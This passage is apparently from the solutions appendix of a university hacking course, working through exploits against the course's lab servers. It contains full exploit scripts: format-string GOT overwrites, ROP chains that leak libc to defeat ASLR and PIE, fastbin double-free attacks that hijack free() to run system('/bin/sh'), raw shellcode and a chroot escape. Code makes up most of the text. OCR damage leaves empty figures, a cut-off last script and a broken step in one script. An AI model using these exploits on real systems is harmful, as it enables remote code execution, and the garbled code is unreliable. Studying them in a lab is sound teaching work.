Since `puts()` has already been called once (line 5 of Figure 9.5), its GOT entry points to the `puts()` function in the C library, i.e., not far from our jump target. Indeed, if we look at the GOT in the debugger after the first call call to `puts()`, we can see that it contains `0x7ffff7ed0d20`, which differs from our target only in the 3 least significant bytes.

As a first step, we try to adapt the solution to Ex. 8.5 as follows:

```
1  import sys
2  import struct
3
4  target = 0x7ffff7ed0d20 & 0xffffff
5  got = 0x4033f8
6  firstarg = 12
7
8  fs = b""
9  oc = 0
10 arg = firstarg
11 for b in target.to_bytes(3, 'little'):
12     nv = b - (oc % 256)
13     if nv < 0:
14         nv += 256
15     fs += f"%{nv}c%{arg}$hhn".encode()
16     oc += nv
17     arg += 1
18 fs += b"A" * ((firstarg - 6) * 8 - len(fs))
19 for i in range(3):
20     fs += struct.pack('Q', got)
21     got += 1
22
23 sys.stdout.buffer.write(fs + b"\n")
```

We have set `target` to the 3 least significant bytes of the jump target (line 4), and `got` to the address of the GOT entry of `puts()` (line 5). The rest of the script is taken from the the solution of Ex. 8.5, except that at lines 11 and 19 we loop over 3 bytes instead of 4, and at line 23 we don't send the `r` command after the format string. We write the above code in a `canary3.py` file.

Now we load `canary3` in the debugger and set a breakpoint in `puts@plt`:

```
pwndbg> b puts@plt
pwndbg> r
```

From another terminal, we inject the payload into our local server:

```
$ python3 canary3.py | nc localhost 4415
```

The debugger should stop in the child process, inside the `puts@plt` stub. This is the first call to the stub in this process, corresponding to the first call to `puts()` in the `child()` function. Let the execution continue with `c`; the debugger should stop again, in the second call to `puts@plt`. We can check that the GOT entry of `puts()` has been correctly overwritten with "`got puts`". Now we should check that the constrains of the one-gadget are satisfied: we can see that "`rdx == NULL`" holds, but neither "`[rsi] == NULL`", nor "`rsi == NULL`" hold. However, we can note that `rsi` points to a string of `A`s: these must came from our string. Indeed, `rsi` is pointing to the stack, to the first padding `A` in our payload. This means that we can satisfy the "`[rsi] == NULL`" constraint by putting the `NULL` into our string, by adding

```
fs += struct.pack('Q', 0)
```

between lines 17 and 18. Note that this null bytes are conveniently put *after* the last `%hnn` command, so they don't interfere with our format string program. With this modification in place, we can spawn our remote shell and read the flag:

```
$ { python3 canary3.py; cat; } | nc lettieri.iet.unipi.it 4415
```

9.6 **aslr0** The idea is to use a first ROP chain that will send us the contents of the GOT, from which we can learn the address of some libc function. From the `libc.so.6` binary we can learn the *offsets* of these functions. The difference between any function's address and its offset is the load address of the libc. Once we know this address, we can build a ROP chain that spawns a shell using all the ROP gadgets available in the libc.

We prepare an `aslr0.py` script[4]. We start by importing the necessary libraries...

aslr0.py
```
import sys
import struct
import socket
import time
# aslr_common defines p, recvn and mkrop
from aslr_common import *
```

...and setting a couple of convenience variables for the connection.

aslr0.py
```
host = 'lettieri.iet.unipi.it'
port = 4440
```

In the first ROP chain we will use the `write()` function the process send us part of its main GOT. We can call `write()` even if we don't yet know the load address of the libc, because the server calls it, and therefore there is an entry for `write()` in the PLT, at an address that we can find by simply examining the server binary (e.g., with "`objdump -d`").

We need to call "`write(1, GOT_address, n)`" where `n` is large enough to contain a useful part of the GOT. In the debugger, we can see that when the ROP chain starts, `rdi` already contains 1 and `rdx` already contains some sufficiently large number, so we only need to load `rsi` with the

[4] Available at https://lettieri.iet.unipi.it/hacking/sol/aslr.zip.

address of the GOT. For this we find a “`pop rsi; pop 15`“ gadget at address 0x401579. We store it, already “packed”, together with the address of the PLT entry of `write`:

```
pop_rsi_r15     = p(0x401579)
write_plt       = p(0x401040)
```
aslr0.py

We need a function whose address has already been resolved, i.e., a function that the process has already called. We choose `setsockopt()`, which is the first entry in the GOT. The dynamic linker needs a relocation for this entry, in order to write the address of `setsockopt` when it finds it. Therefore, we can find the address of the entry by looking at the relocations contained in the binary:

```
$ readelf -r aslr0 | grep '\<setsockopt\>'
```

We store this address for future use:

```
got             = p(0x4033f8)
```
aslr0.py

The libc binary must contain the `setsockopt` symbol in its dynamic symbol table, otherwise dynamic linking would not be possible. Therefore, we can find the offset of `setsockopt` with

```
$ nm -D libc.so.6 | grep '\<setsockopt\>'
```

We store this address too:

```
setsockopt_off  = 0xff410
```
aslr0.py

Now we need the offset from the buffer to the saved `rip`, which we can find with any of the methods described in Section 7.2.2. Then we prepare the necessary padding bytes:

```
pad = b'A'*(0x30+8)
```
aslr0.py


Now we have all the pieces for our first ROP chain:

```
o = pad
o+= pop_rsi_r15
o+= got
o+= b'B'*8       # dummy value for r15
o+= write_plt
```
aslr0.py

We inject the chain into the server stack:

```
s = socket.create_connection((host, port))
s.send(o)
```
aslr0.py

The server’s stack now looks like this:



When the server's `read()` returns, the `write()` call that is already in the server's code will send us back our payload, so we first discard it:

aslr0.py
```
recvn(s, len(o))
```

Now, the `child()` function in the server will try to return to its caller, thus starting our ROP chain that will send the contents of the GOT. We grab just the first 8 bytes, containing the virtual address of `setsockopt`, and unpack them:

aslr0.py
```
b = recvn(s, 8)
s.close()
setsockopt_vaddr = struct.unpack('Q', b)[0]
```

From this we can compute the load address of the libc in the server:

aslr0.py
```
libc_base = setsockopt_vaddr - setsockopt_off

print("libc_base: %x" % libc_base)
```

R Load addresses *must* be page aligned. If the number we obtain doesn't end with three zeroes we can be certain that our exploit isn't working.


Now we can use all the gadgets of the libc, and therefore use the provided ROP-chain that spawns a shell (note that function also needs the initial padding string and will return the full payload: padding + ROP-chain):

aslr0.py
```
rop = mkrop(pad, libc_base)
```

Since the server is a forking server, all the addresses that we have learnt and used will be the same for each connection. Therefore, we can connect a second time and cause a second overflow, using the new payload. If the exploit is successful, now the server is running a shell and we can send it any command. In this case we send the command that steals the flag.

aslr0.py
```
s = socket.create_connection((host, port))
s.send(rop)
# discard the bytes sent by the legit write()
recvn(s, len(rop))
s.send(b'/bin/cat flag.txt\n')
b = s.recv(200)
sys.stdout.buffer.write(b'flag:       ' + b)
```

9.7 The GOT of this server doesn't contain an entry for `write()`, but the server binary does contain a gadget that can be used to add a constant to a QWORD in memory. Let us choose a C library function that the server has already called, such as `fork()`, and consider the following picture, showing the part of the virtual memory of the server that contains the GOT of the main executable and the loaded image of the C library: **aslr1**



We don't know `libc_base`, but we can obtain `fork_off` and `write_off` from the provided `libc.so.6` binary. Since `fork()` has been used, its got entry (at address `fork_got` in the picture) contains `libc_base+fork_off`. If we add `write_off−fork_off` we can turn this entry into a pointer to `write`, without any need to know the value of `libc_base`. Once we have a pointer to `write`, we can continue as in Ex. 9.6.

To implement this idea we prepare an `aslr1.py` script[5]. We start by importing the necessary libraries and setting a couple of convenience variables for the connection.

aslr1.py
```
import sys
import struct
import socket
import time
# aslr_common define p, recvn and mkrop
from aslr_common import *
```

aslr1.py
```
host = 'lettieri.iet.unipi.it'
port = 4441
```

Now we extract some useful information from the binary and the C library. We save the packed addresses of some useful gadgets extracted from the binary:

[5] See note 4.

```
add_Pr15_rdi     = p(0x401206)
pop_rdi          = p(0x4014ab)
pop_rsi_r15      = p(0x4014a9)
```
aslr1.py

We obtain the offset of the `fork` label in the provided C library:

```
$ nm -D libc.so.6 | grep '\<fork\>'
```

and we save it for later:

```
fork_off         = 0xcb470
```
aslr1.py

We also obtain the address of the GOT entry of `fork` in the binary:

```
$ readelf -r aslr1 | grep '\<fork\>'
```

and save it, already packed:

```
fork_got         = p(0x403428)
```
aslr1.py

We obtain the address of the PLT stub of `fork()` in the binary:

```
$ objdump -d aslr1 | grep '<forkplt>:'
```

and save it too:

```
fork_plt         = p(0x401100)
```
aslr1.py

Now, we get the offset of `write` in the C library:

```
$ nm -D libc.so.6 | grep '\<write\>'
```

and save it:

```
write_off        = 0xeef20
```
aslr1.py

The values above are needed in the first stage of our attack. Once we have redirected the GOT entry of `fork` to `write`, we will proceed as in the solution to Ex. 9.6 to defeat ASLR and finally obtain a shell. For this second part we need to leak the GOT entry of another function, say `setsockopt`, and therefore we need the address of its GOT entry:

```
$ readelf -r aslr1 | grep '\<setsockopt\>'
```

```
setsockopt_got   = 0x4033c0
```
aslr1.py

and its offset in the C library:

```
$ nm -D libc.so.6 | grep '\<setsockopt\>'
```

aslr1.py

```
35 setsockopt_off  = 0xff410
```

By studying the binary, we find the offset between the buffer and the saved `rip`, then we prepare the necessary padding bytes:

aslr1.py

```
37 pad = b'A'*(0x20+8)
```

Now we can build our first ROP chain:

aslr1.py

```
41 o  = pad
42 o += pop_rdi
43 o += p(write_off - fork_off)
44 o += pop_rsi_r15
45 o += p(setsockopt_got)
46 o += fork_got
47 o += add_Pr15_rdi
48 o += pop_rdi
49 o += p(1)
50 o += fork_plt
```

Lines 42-46 load `rdi` with the offset between `write` and `fork` in the C library, and `r15` with the address of the GOT entry of `fork`, then line 47 adds the offset to the GOT entry, obtaining a pointer to `write`. Now we want to call "`write(1, setsockopt_got, 8)`" to leak the address of the C library. We need a 1 in `rdi`, `setsockopt_got` in `rsi`, and (at least) 8 in `rdx`. Since the gadget we used to load `r15` also loads `rsi`, we have already loaded it correctly in lines 44–46. Lines 48–49 load `rdi`; we can't control `rdx`, but in the debugger we can see that it already contains a large enough value. Finally, line 50 calls `write` using the PLT entry of `fork`. From this point on, the solution is very similar to the one for Ex. 9.6: we inject the ROP chain and obtain the address of the C library:

aslr1.py

```
52 s = socket.create_connection((host, port))
53 s.send(o)
54 b = recvn(s, 0x200)
55 s.close()
56 setsockopt_vaddr = struct.unpack('Q', b[:8])[0]
57 libc_base = setsockopt_vaddr - setsockopt_off
```

from that we can obtain the second ROP chain, the one that spawns a shell:

aslr1.py

```
59 rop = mkrop(pad, libc_base)
```

We connect again, inject the second chain and get a shell:

```
s = socket.create_connection((host, port))
s.send(rop + (512-len(rop))*b'A')
s.send(b'/bin/cat flag.txt\n')
b = s.recv(200)
sys.stdout.buffer.write(b'flag:       ' + b)
```
aslr1.py

9.8 **aslr2** This final server has been compiled with PIE, so all the addresses are unknown to us. However, the echo() function contains a bug: the read() may return n bytes with $n <$ MEDIUM_BUF, but the function always sends MEDIUM_BUF bytes. Since the other MEDIUM_BUF $- n$ bytes are not initialized, we can receive part of the stack contents. In particular, if we first cause child() to call do_stuff() and then echo(), we can receive part of the stack-frame of do_stuff(). This frame may contain the return addresses pushed on the stack when do_stuff() called myatoi() and/or memcpy(). By running the binary in the debugger we can see that the buf declared in echo() indeed contains a couple of return addresses. In particular, it contains do_stuff+52 at offset 7×8.

The idea, then, is to first call do_stuff() and then echo() in the same session. When calling echo() we send less than 7×8 bytes to avoid overwriting do_stuff+52, which we can than extract from the returned data. If we subtract the offset of do_stuff (extracted from the binary) and 52, we obtain the load address of the executable.

We write an aslr2.py script[6]. We start by importing the usual libraries and the functions provided by the challenge.

```
import sys
import struct
import socket
from aslr_common import *
```
aslr2.py

We set variables for the connection data.

```
host = 'lettieri.iet.unipi.it'
port = 4442
```
aslr2.py

Phase 1: defeat PIE

We find the offset of do_stuff() from the executable's load address:

```
$ nm aslr2 | grep '\<do_stuff\>'
```

and we store it for later use:

```
do_stuff_off    = 0x12b5
```
aslr2.py

Then, we connect to the server to inject our first payload.

```
s = socket.create_connection((host, port))
```
aslr2.py

[6]See note 4

We need to be careful with syncronization problems here. We want `aslr2` to exit from the first `read()` and call `do_stuff()`, then `read()` again and call `echo()`. There is another `read()` inside `echo()`, and we need to be sure that `aslr2` returs from this one too, and that the number of read bytes is less than 7×8. When we send something on a TCP/IP connection, we are just adding bytes to a stream. There is no *a priori* relation between our `send()` operations and the `read()` operations of the server, since there are no message boundaries in a TCP/IP stream. If we want to be sure that two `send()` operations will correspond to two distinct `read()`s, we have two choices:

1. send enough bytes to fill the `read()` buffer;
2. delay the second `send()` by a sufficient amount of time.

The second method is more robust if the delay is long enough, but the first one is faster and, if the amout of bytes sent is relatively low (say, less than 1k) is robust enough (what we want to avoid, here, is that the remote system may receive our data in more than one packet). In the following we use the first method.

This is the first send operation: it should cause a return from the `read()` in `child()` and a call to `do_stuff()`.

aslr2.py
```
s.send(b'1'+b'A'*511)
```

This second send shuld be served by the `read()` in `child()` when `do_stuff()` returns. We cause `read()` to return again. This time we want the sever to call `echo()`

aslr2.py
```
s.send(b'0'+b'A'*511)
```

Third send: this will be served by the `read()` in `echo()` and will return the information we need: the value of `do_stuff`+52, stored in the eight bytes at offsets 7×8 to $7 \times 8 + 7$.

aslr2.py
```
s.send(b'A')
b = recvn(s, 128)
do_stuff_p52 = struct.unpack('Q', b[7*8:7*8+8])[0]
```

From this we can deduce the load address of the executable:

aslr2.py
```
exe_base = do_stuff_p52 - do_stuff_off - 52

print("exe_base:  %x" % exe_base)
```

Phase 2: defeat ASLR

Once we know the load address of `aslr2` we can proceed as usual. The only difference is that our copy of `aslr2` will give us only the offsets of the ROP gadgets. We will then have to add the load address to these offsets. We prepare a convenience function that does this:

aslr2.py
```
rebase_1 = lambda x : p(x + exe_base)
```

We need to find another bug, though, since the one in `echo()` does not allow us to overflow `buf`. There is indeed another bug in `do_stuff()`, since the number of bytes to be copied is taken from the data sent by us (`myatoi()`).

We use the same idea as for the other servers (Ex. 9.6 and 9.7): we inject a ROP chain that will send us the executable's GOT. Here are the gadgets and the data used in the exploit, extracted by the usual means:

aslr2.py

```
pop_rdi         = rebase_1(0x167b)
pop_rsi_r15     = rebase_1(0x1679)
write_plt       = rebase_1(0x1040)
got             = rebase_1(0x34a0)
setsockopt_off  = 0xff410
pad             = 56
```

And here is the ROP chain:

aslr2.py

```
rop  = pop_rdi
rop += p(1)
rop += pop_rsi_r15
rop += got
rop += b'B'*8
rop += write_plt
```

We need to send the lenght of the payload, in ASCII, at the start of the payload itself. These characters will also be copied by `memcpy()` and, therefore, are part of the padding that we use to reach the saved return address. To simplify things, we always send 512 bytes.

Here is our payload. The `pad-3` is to account for the three characters in "`512`". The second padding (with the `B`s) is to fill the `read()` buffer (see above).

aslr2.py

```
o = str(512).encode() + (pad-3)*b'A' + rop
o += (512-len(o))*b'B'
```

We can reuse the same connection already created in Phase 1, since we have not caused any fault in the server yet.

aslr2.py

```
s.send(o)
b = recvn(s, 8)
s.close()
setsockopt_vaddr = struct.unpack('Q', b)[0]
```

From this we can deduce the address of the C library:

aslr2.py

```
libc_base = setsockopt_vaddr - setsockopt_off
```

Phase 3: gain control

Now it is business as usual. We create the ROP chain that spawns the shell, we connect again (the first connection has been closed by now, since we crashed the remote process) and steal the flag.

aslr2.py

```
rop = mkrop(b'', libc_base)

o = str(512).encode() + (pad-3)*b'A' + rop
o += (512-len(o))*b'B'

s = socket.create_connection((host, port))
s.send(o)
s.send(b'/bin/cat flag.txt\n')
b = s.recv(200)
sys.stdout.buffer.write(b'flag:       ' + b)
```

14.1 The trick is that the `chroot()` system call only changes the *root* directory, leaving the current directory as it is. So, if we run

chroot

```
mkdir x
chroot x sh
```

we have the root directory pointing to `x`, while the current directory is still pointing to the original chroot. Now, when the kernel processes a `..` from the current directory, it will no longer find a match with the process root directory, and will allow us to navigate the rest of the filesystem:

```
cat ../root/secret
```

R This was easy to do because our chroot jail contained the `chroot` command. Also, our `chroot` command only calls the `chroot()` system call, while the real `chroot` command also calls the `chdir()` system call to make the two directories match again. However, an attacker who can execute arbitrary code as root (e.g., due to an exploitable buffer overflow in a jailed sever) can easily call the system calls themselves.

D.8 Heap

10.1 We need to inject the payload shown in Figure 10.5. We write a `myheap0.py` script[7] that outputs the payload, and then we run it in the usual way, i.e.,

myheap0

```
$ { python3 myheap0.py; cat; } | nc lettieri.iet.unipi.it 4460
```

We start by importing `sys` and `struct`, and by defining a convenience function for packing the quadwords.

myheap0.py

```
import sys
import struct

def p(a):
    return struct.pack('Q', a)
```

[7] Available at https://lettieri.iet.unipi.it/hacking/sol/heap.zip.

Since PIE is disabled, &GOT[`puts`] can be obtained from the binary (“`readelf -r myheap0 | grep puts`”)

myheap0.py
```
puts_got = 0x403448
```

We need the address of `a`, from which we can compute the rest. The program prints it when we connect.

myheap0.py
```
a_addr   = 0x404010
```

The first quadword in the payload is the fake `fd`, pointing to the GOT entry minus o_b.

myheap0.py
```
r = p(puts_got - 3*8)
```

The second quadword is the fake `bk`, pointing to the first part of the shellcode, stored in this same chunk.

myheap0.py
```
r+= p(a_addr + 2*8)
```

This is the first part of the shellcode: we need to encode a jump to skip 24 bytes and reach the second part. We can obtain the machine code with pwntools, e.g.:

```
$ asm -c amd64 'x: jmp x + 24'
```

And we obtain the following two bytes:

myheap0.py
```
r+= b'\xeb\x16'
```

Now we need some padding to reach the second part of the shellcode

myheap0.py
```
r+= b'A'*22
```

An now the shellcode (obtained with “`shellcraft -f string amd64.linux.sh`”)

myheap0.py
```
r+= b"jhH\xb8\x2fbin\x2f\x2f\x2fsPH\x89\xe7hri\x01"+\
    b"\x01\x814\x24\x01\x01\x01\x011\xf6Vj\x08^H\x01"+\
    b"\xe6VH\x89\xe61\xd2j;X\x0f\x05"
```

Now, more padding to reach the header of `b`.

myheap0.py
```
r+= b'B' * (256 - len(r))
```

The header starts with the boundary tag of `a`, containing its size. Recall that this is the full size of the chunk, including its header.

myheap0.py
```
r+= p(0x110)
```

All the bytes above are still within the boundaries of `a`'s user memory. The next byte overflows into the metadata of `b`. We rewrite the LSB of the header, to reset the `PREV_INUSE` flag.

```
r+= struct.pack('B', 0x10)
```
myheap0.py

R Putting a `p(0x110)` would also work, but the 7 additional bytes would not be consumed by the `read()` in the program, and would be seen by the shell, which would complain about a non existent command.

Finally, we output the bytes of the payload:

```
sys.stdout.buffer.write(r)
```
myheap0.py

10.2 The program does not reset the pointer in `values[]` after a `free()`. This leads to a double-free vulnerability that we can exploit by creating a loop in one fastbin list. **myheap1**

Assume we have created a key `A` (command `aA`). The program allocates a chunk and stores its pointer into `values['A']`. We then delete the key two times (command `dA`), generating two calls to `free(values['A'])`. We can exploit this loop to obtain an arbitrary write primitive, as explained in Section 10.2.1.

We choose to overwrite the GOT entry of `free()` with the address of `system@plt` (the latter exists, because the program already calls `system()`). This is easy, in spite of ASLR, because the program is not PIE and therefore both &GOT[`free`] and `system@plt` are at known addresses.

Redirecting `free()` is very convenient, since we control the contents of the chunks that we want to free (it's the value of the key), so we can easily forge a `system("/bin/sh")` call.

We write a `myheap1.py` script[8] and start with the usual imports and `def`. For a change, we handle the connection directly from Python, so we import `socket` too.

```
import sys
import struct
import socket

def p(a):
    return struct.pack('Q', a)
```
myheap1.py

We set the parameters of the connection:

```
host = 'lettieri.iet.unipi.it'
port = 4461
```
myheap1.py

We obtain &GOT[`free`] with "`readelf -r myheap1 | grep free`".

```
free_got = 0x403510
```
myheap1.py

We obtain the address of `system@plt` with "`objdump -d myheap1 | grep system@plt`".

```
system_plt = 0x401070
```
myheap1.py

[8] See note 7.

We create a socket connected to the server.

myheap1.py
```
s = socket.create_connection((host, port))
```

In the following we always send exactly 8 bytes when we assign a key value. In this way we make sure that the `read()` in `assignkey()` does not swallow up chars that were intended for the `read()`s in `child()`.

We allocate a first key:

myheap1.py
```
s.send(b'aA' + b'A'*8)
```

We delete the key twice, to create the fastbin loop.

myheap1.py
```
s.send(b'dA')
s.send(b'dA')
```

We create a new key and overwrite `fd` with &GOT[**free**] minus 16 (steps 1 and 2 of the technique):

myheap1.py
```
s.send(b'aB' + p(free_got - 16))
```

We create a second key to copy the fake `fd` into the fastbin head (step 3). We also use this key to hold the command that we want to execute

myheap1.py
```
s.send(b'aC' + b'/bin/sh\0')
```

We create a third key. The key value will overwrite the GOT entry of `free`.

myheap1.py
```
s.send(b'aD' + p(system_plt))
```

Now we delete the `C` key. This will result in `system("/bin/sh")`.

myheap1.py
```
s.send(b'dC')
```

Now we are talking to a shell. Let it send us the flag.

myheap1.py
```
s.send(b'/bin/cat flag.txt\n')
sys.stdout.buffer.write(s.recv(500))
```

10.3 The check can be easily circumvented if we free a different chunk between two `dA` operations.

myheap1b

We start our `myheap1b` script[9] with the usual stuff.

myheap1b.py
```
import sys
import struct
import socket

```

[9] See note 7.

```
def p(a):
    return struct.pack('Q', a)
```

myheap1b.py

```
host = 'lettieri.iet.unipi.it'
port = 4467
```

myheap1b.py

```
system_plt = 0x401070

s = socket.create_connection((host, port))
```

Allocate a first key.

myheap1b.py

```
s.send(b'aA' + b'A'*8)
```

Allocate a second key.

myheap1b.py

```
s.send(b'aE' + b'E'*8)
```

Delete A a first time.

myheap1b.py


```
s.send(b'dA')
```

Delete E, putting it at the head of the fastbin list.

myheap1b.py

```
s.send(b'dE')
```

The fastbin list is now as follows:




Delete A a second time. The integrity check will not detect anything wrong, since the head of the list is E and we are deleting A.

myheap1b.py

```
s.send(b'aB' + p(free_got - 16))
```


Now the list becomes:



And we still have a loop: arena ⟶ A ⟶ E ⟶ A ⟶ ···.


Create a new key (where A was) and overwrite fd.

```
s.send(b'aB' + p(free_got - 16))
```
myheap1b.py




Create a second key to skip the old E.

```
s.send(b'aF' + b'f'*8)
```
myheap1b.py



Create a third key (overlapping the old A and now B) to copy fd into the fastbin head. We also use this key to hold the command that we want to execute.

```
s.send(b'aC' + b'/bin/sh\0')
```
myheap1b.py



Create a fourth key. The key contents will overwrite __free_hook.

```
s.send(b'aD' + p(system_plt))
```
myheap1b.py

Now we delete the C key. This will result into system("/bin/sh").

```
s.send(b'dC')
```
myheap1b.py

Now we are talking to a shell. Let it send us the flag.

```
s.send(b'/bin/cat flag.txt\n')
sys.stdout.buffer.write(s.recv(500))
```
myheap1b.py

10.4 Unlike *myheap1*, *myheap2* does not contain any call to `system()`. This means that this time we do not have a PLT entry or GOT entry for `system()` at a known address. If we want to jump to `system()`, **myheap2** we need to leak the load address of the C library. Since the program now implements the `s` command to read the contents of a key, we can exploit the double-free vulnerability to create a fake chunk that overlaps the GOT. Reading the chunk will reveal the contents of the GOT.

We start the `myheap2.py` script[10] as in *myheap1*.

myheap2.py
```
import sys
import struct
import socket

def p(a):
    return struct.pack('Q', a)
```

myheap2.py
```
host = 'lettieri.iet.unipi.it'
port = 4462
```

We extract the required information from `myheap2`...

myheap2.py
```
free_got       = 0x403238
setsockopt_got = 0x403228
```

...and from `libc.so.6`.

myheap2.py
```
setsockopt_off = 0xff410
system_off     = 0x48e50
```

First part: leak the address of `setsockopt` from the GOT

Connect to the server a first time.

myheap2.py
```
s = socket.create_connection((host, port))
```

Create a first object.

myheap2.py
```
s.send(b'cA08')
```

Create the fastbin loop.

myheap2.py
```
s.send(b'dA')
s.send(b'dA')
```

Create a new object of the same size (the address of `A` will be reused).

myheap2.py
```
s.send(b'cB08')
```

[10] See note 7.

Overwrite the `fd` pointer with &GOT[`setsockopt`] minus 16.

myheap2.py
```
s.send(b'aB' + p(setsockopt_got - 16))
```

Allocate a new object of the same size, thus moving the fake `fd` into the fastbin head.

myheap2.py
```
s.send(b'cC08')
```

Allocate yet another object of the same size. This will overlap the GOT entry of `setsockopt`.

myheap2.py
```
s.send(b'cD08')
```

Read the last object. This will send us the address of `setsockopt`.

myheap2.py
```
s.send(b'sD')
b = b''
while len(b) < 8:
    b += s.recv(8 - len(b))
setsockopt_addr = struct.unpack('Q', b[:8])[0]
print("setsockopt_addr: %x" % setsockopt_addr)
```

The offset of `setsockopt` inside the libc is known from the `libc.so.6` binary, so we can now obtain the load address of the libc.

myheap2.py
```
libc_base = setsockopt_addr - setsockopt_off
print("libc_base: %x" % libc_base)
s.close()
```

Second part: jump to `system()`

Once we know the load address of libc we can reuse the same exploit of *myheap1*, except that this time we jump to `system()` instead of `system@plt`.

myheap2.py
```
s = socket.create_connection((host, port))
s.send(b'cA08')
s.send(b'dA')
s.send(b'dA')
s.send(b'cB08')
s.send(b'aB' + p(free_got - 16))
s.send(b'cC08')
s.send(b'aC/bin/sh\0')
s.send(b'cD08')
s.send(b'aD' + p(libc_base + system_off))
s.send(b'dC')
s.send(b'/bin/cat flag.txt\n')
sys.stdout.buffer.write(s.recv(200))
```

10.5 We can't overwrite the GOT because the binary has been compiled with full RELRO. We then overwrite the `__free_hook` in the malloc library. This hook is a GNU libc extension to malloc and allows the **myheap1c** programmer to intercept all calls to `free()` (there is a similar one for `malloc()`, and more). The hook receives the same pointer passed to the original `free()`, and this is very convenient for us, since we can reuse the same idea from *myheap1*: we let `__free_hook` point to `system()` and write the `/bin/sh` string at the start of the allocated memory, thus obtaining a call to `system("/bin/sh")`.

With this idea, the solution is very similar to the one for *myheap1*. We write a *myheap1c.py* script[11] that starts in the usual way.

myheap1c.py

```
import sys
import struct
import socket

def p(a):
    return struct.pack('Q', a)

host = 'lettieri.iet.unipi.it'
port = 4466
```

The free hook is in the `malloc-2.7.2.so` dynamic library. This time the server is running with ASLR disabled, so we can run the server locally to find the address of the hook ("`p &__free_hook`" in the debugger):

myheap1c.py

```
free_hook = 0x7ffff7fc90d0
```

The address of the PLT of `system`, obtained with

```
$ objdump -d myheap1c | grep systemplt
```

myheap1c.py

```
system_plt = 0x401070
```

Connect to the server.

myheap1c.py

```
s = socket.create_connection((host, port))
```

Allocate a first key.

myheap1c.py

```
s.send(b'aA' + b'A'*8)
```

Delete it two times, creating the loop in the fastbin.

myheap1c.py

```
s.send(b'dA')
s.send(b'dA')
```

[11] See note 7.

Create a new key and overwrite `fd`.

myheap1c.py
```
s.send(b'aB' + p(free_hook - 16))
```

Create a second key to copy `fd` into the fastbin head. We also use this key to hold the command that we want to execute.

myheap1c.py
```
s.send(b'aC' + b'/bin/sh\0')
```

Create a third key. The key contents will overwrite `__free_hook`.

myheap1c.py
```
